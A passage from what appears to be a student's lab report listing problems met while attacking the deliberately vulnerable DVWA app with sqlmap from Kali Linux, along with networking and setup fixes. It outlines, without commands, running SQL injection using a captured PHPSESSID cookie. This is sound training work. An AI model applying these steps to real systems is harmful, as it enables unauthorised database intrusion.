3. **Attacking DVWA with sqlmap**: the difficulty was just starting here as I did not know how to go about the attack. However, after watching a few videos, I realized I had to go into DVWA go into the SQL injection section, open the command prompt, click on the input section of the page input 1, hit submit, while then in the command prompt, i went to storage and got the PHPSeSSID and security values and then the rest of the penetration was not too much more difficult.

4. **Internet Acces on Kali:** This was the quickest problem to resolve because all I had to do was open the terminal and update the drivers, this then allowed me access to the internet to conduct further research and to seek help with specific difficulties.

5. **Ping**: One difficulty that we had during this project is attempting to ping Kali and Ubuntu even if the IP address is set up correctly, what we did to resolve this was to reboot the system, resetting the IP address/ changing it entirely and this eventually solved the problem

6. **Setting up DVWA**: Git cloning DVWA onto our local machine was easy however one difficulty that we had encountered is that we could not get the website to be styled, it was just raw HTML and no CSS and this was incorrect what we did to resolve this issue is that we downloaded some dependencies in order to show the styling and this let the website work.